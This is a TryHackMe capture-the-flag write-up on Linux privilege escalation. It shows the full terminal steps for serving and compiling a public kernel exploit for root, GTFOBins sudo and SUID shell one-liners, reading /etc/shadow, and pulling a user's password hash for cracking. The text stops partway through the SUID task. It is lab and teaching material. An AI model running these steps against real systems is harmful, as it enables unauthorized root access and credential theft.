Tryhackme LinuxPrivEsc writeup

Ron Jost (Hacker5preme)

22/10/2021

https://tryhackme.com/room/linprivesc

Task 2: What is Privelege Escalation?

No questions need to be answered here. Important to know is the the explanation given by Tryhacke of Privilege Escalation.


> At it's core, Privilege Escalation usually involves going from a lower permission account to a higher permission one. More technically, it's the exploitation of a vulnerability, design flaw, or configuration oversight in an operating system or application to gain unauthorized access to resources that are usually restricted from the users.

Task 3: Enumeration

Launch the target machine and ssh in with: ssh karen@target-ip and password: Password1

Question1: What is the hostname of the target system?


As described in the explanation above, you can use the **hostname** command:



```
$ whoami
karen
$ hostname
[redacted]
```

Question2: What is the Linux kernel version of the target system?

You can either use the **uname -a** or **cat /proc/version** command.



```
$ uname -a
Linux [redacted] #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
$ 
```

Question3: What Linux is this?

The question requires you to find out which distribution of linux is installed. You can do this by retrieving the contents of /etc/issue by using the **cat** command.

Question4: What version of the Python language is installed on the system?

There are multiple ways to do this, but we will just use the simple command **python -V**

Question5: What vulnerability seem to affect the kernel of the target system? (Enter a CVE number)

How do we do it ? We just google the answer of question2 add exploit to it and end on this Exploitdb page: https://www.exploit-db.com/exploits/37292 Now you should be able to extract the CVE-Number.


Task 4: Automated Enumeration Tools

Nothing to answer here, side note: My favourite linux PrivEsc tool is LinPeas https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS , because its output is very easy to read and can be checked fast

Task 5: Privilege Escalation: Kernel Exploits


Question: Elevate privileges and read the content of flag1.txt.

We found the CVE in Task 3 – Question5. From there we download it from the website or we use locate and then program name from the website to find the exploit code locally. After u got hold of the exploit code fire up ur python3 http server hosting the exploit code.



```
hacker5preme:~$ locate linux/local/37292.c
/opt/exploitdb/exploits/linux/local/37292.c
hacker5preme:~$ mkdir Tryhackme/writeup
hacker5preme:~$ cd Tryhackme/writeup
hacker5preme:~/Tryhackme/writeup$ cp /opt/exploitdb/exploits/linux/local/37292.c exploit.c
hacker5preme:~/Tryhackme/writeup$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```


Now you only need to download the c code, compile it, run it and get the flag. But first we need to find out our ip adress in order to download the source code, by using **ifconfig.**



```
hacker5preme:~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:95:32:c3:c4  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp53s0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 80:fa:5b:8c:36:ec  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Lokale Schleife)
        RX packets 45943  bytes 7610535 (7.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 45943  bytes 7610535 (7.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.8.235.204  netmask 255.255.0.0  destination 10.8.235.204
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 100  (UNSPEC)
```


After we found out our ip adress (tun0), we can wget the source code on karens machine by

wget http://your_ip:8000/exploit.c




```
$ cd /tmp
$ wget http://10.8.235.204:8000/exploit.c
--2021-10-22 06:05:18--  http://10.8.235.204:8000/exploit.c
Connecting to 10.8.235.204:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4968 (4.9K) [text/plain]
Saving to: ‘exploit.c’

100%[=======================================================>] 4,968       --.-K/s   in 0s

2021-10-22 06:05:18 (452 MB/s) - ‘exploit.c’ saved [4968/4968]

$ 
```

Your python3 webserver log should now look like that:



```
10.10.179.62 - - [22/Oct/2021 12:05:18] "GET /exploit.c HTTP/1.1" 200 -
```

Now its time for compiling: **gcc exploit.c -o exploit** and exploiting :)



```
$ gcc exploit.c -o exploit
$ chmod +x exploit
$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
# find / -type f -name flag1.txt 2>/dev/null
/home/matt/flag1.txt
^C
# cat /home/matt/flag1.txt
[redacted]
# 
```

Task 6: Privilege Escalation: Sudo

Now its time to terminate your machine and deploy the new one specified at Task 6. Ssh in the same way and read through the explanations given.


Question1: How many programs can the user "karen" run on the target system with sudo rights?

To check this, which personally is always my first tep, every PrivEsc is to use the command **sudo -l**

Question2: What is the content of the flag2.txt file?

It‘s time for PrivEsc. By using sudo -l, we find out, that we can use **find** with sudo rights.

We then go ahead and go to https://gtfobins.github.io/ and search for find:


TryHackMe | Linux PrivEs
Linux Kernel 3.13.0 < 3.1
find | GTFOBins
https://gtfobins.github.io/gtfobins/find/
Star 5,699
Shell
SUID
Sudo

.. / find

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.


```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

We now use **sudo find . -exec /bin/bash \; -quit** and then read the contents of flag 2:




```
$ sudo -l
Matching Defaults entries for karen on ip-10-10-136-182:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sna

User karen may run the following commands on ip-10-10-136-182:
    [redacted]

$

    sudo find . -exec /bin/sh \; -quit

$ $ # # whoami
root
# find / -type f -name flag2.txt 2>/dev/null
^C
# ls
bin   dev  home  lib32  libx32      media  opt   root  sbin  srv  tmp  var
boot  etc  lib   lib64  lost+found  mnt    proc  run   snap  sys  usr
# cd root
# ls
snap
# cd ..
# cd home
# ls
ubuntu
# cd ubuntu
# ls
flag2.txt
# cat flag2.txt
[redacted]
# 
```

Question3: How would you use Nmap to spawn a root shell if your user had sudo rights on nmap?

Answering that is easy, go to GTFOBins, search for nmap, end up here: https://gtfobins.github.io/gtfobins/nmap/ and search for the sudo bit.

Question4: What is the hash of frank's password?

Password hashes can be found in **/etc/shadow**. Because you are root now, you have the permissions to read the file and extract franks password.



```
# whoami
root
# cat /etc/shadow
root:*:18561:0:99999:7:::
daemon:*:18561:0:99999:7:::
bin:*:18561:0:99999:7:::
sys:*:18561:0:99999:7:::
sync:*:18561:0:99999:7:::
games:*:18561:0:99999:7:::
man:*:18561:0:99999:7:::
lp:*:18561:0:99999:7:::
mail:*:18561:0:99999:7:::
news:*:18561:0:99999:7:::
uucp:*:18561:0:99999:7:::
proxy:*:18561:0:99999:7:::
www-data:*:18561:0:99999:7:::
backup:*:18561:0:99999:7:::
list:*:18561:0:99999:7:::
irc:*:18561:0:99999:7:::
gnats:*:18561:0:99999:7:::
nobody:*:18561:0:99999:7:::
systemd-network:*:18561:0:99999:7:::
systemd-resolve:*:18561:0:99999:7:::
systemd-timesync:*:18561:0:99999:7:::
messagebus:*:18561:0:99999:7:::
syslog:*:18561:0:99999:7:::
_apt:*:18561:0:99999:7:::
tss:*:18561:0:99999:7:::
uuidd:*:18561:0:99999:7:::
tcpdump:*:18561:0:99999:7:::
sshd:*:18561:0:99999:7:::
landscape:*:18561:0:99999:7:::
pollinate:*:18561:0:99999:7:::
ec2-instance-connect:!:18561:0:99999:7:::
systemd-coredump:!!:18796::::::
ubuntu:!:18796:0:99999:7:::
lxd:!:18796::::::
karen:$6$QHTxjZ77ZcxU54ov$DCV2wd1mG5wJoTB.cXJoXtLVDZe1Ec1jbQFv3ICAYbnMqdhJzIEi3H4qyyKO7T75h4hHQWuWWz
BH7brjZiSaX0:18796:0:99999:7:::
frank:[redacted]
ahzB1u
# 
```

Task 7: Privilege Escalation: SUID

This chapter covers SUID and SGID files, which allows those files to be executed with the premission of the file owner or the group owner, respectively.


Question1: Which user shares the name of a great comic book writer?

To explore registered users, you can read the **/etc/passwd** file.

From there, you will easily spot the username required.

Question6: What is the password of user2?

How do we get the password of user? We have to crack the hash, which is saved in /etc/shadow. Do we have permissions to read it ? No, we do not have them. Therefore we are now looking for suid files, by running the command: **find / -type f -perm -u=s 2>/dev/null | grep bin** We find /usr/bin/base64, which can be exploited for PrivEsc (https://gtfobins.github.io/gtfobins/base64/) We use it to retrieve the hash of user2. The hash itself can be extracted by looking at https://www.cyberciti.biz/faq/understanding-etcshadow-file/)




```
$ find -type f -perm -u=s 2>/dev/null | grep /usr/bin
./snap/core/10185/usr/bin/chfn
./snap/core/10185/usr/bin/chsh
./snap/core/10185/usr/bin/gpasswd
./snap/core/10185/usr/bin/newgrp
./snap/core/10185/usr/bin/passwd
./snap/core/10185/usr/bin/sudo
./snap/core18/1885/usr/bin/chfn
./snap/core18/1885/usr/bin/chsh
./snap/core18/1885/usr/bin/gpasswd
./snap/core18/1885/usr/bin/newgrp
./snap/core18/1885/usr/bin/passwd
./snap/core18/1885/usr/bin/sudo
./usr/bin/chfn
./usr/bin/pkexec
./usr/bin/sudo
./usr/bin/umount
./usr/bin/passwd
./usr/bin/gpasswd
./usr/bin/newgrp
./usr/bin/chsh
./usr/bin/base64
./usr/bin/su
./usr/bin/fusermount
./usr/bin/at
./usr/bin/mount
$ LFILE=/etc/shadow
$ /usr/bin/base64 "$LFILE" | base64 --decode | grep user2
user2:$6$m6VmzKTbzCD/.I10$cKOvZZ8/rsYwHd.pE099ZRwM686p/Ep13h7pFMBCG4t7IukRqc/fXlA1gHXh9F2CbwmD4Epi1Wgh.Cl.VV1mb/:18796:0:99999:7:::
$ 
```

The extract of /etc/shadow needs to be modified accordingly to be cracked by hashcat: **user2:$6$m6VmzKTbzCD/.I10$cKOvZZ8/rsYwHd.pE099ZRwM686p/Ep13h7pFMBCG4t7IukRqc/fXlA1gHXh9F2CbwmD4Epi1Wgh.Cl.VV1mb/:18796:0:99999:7:::**

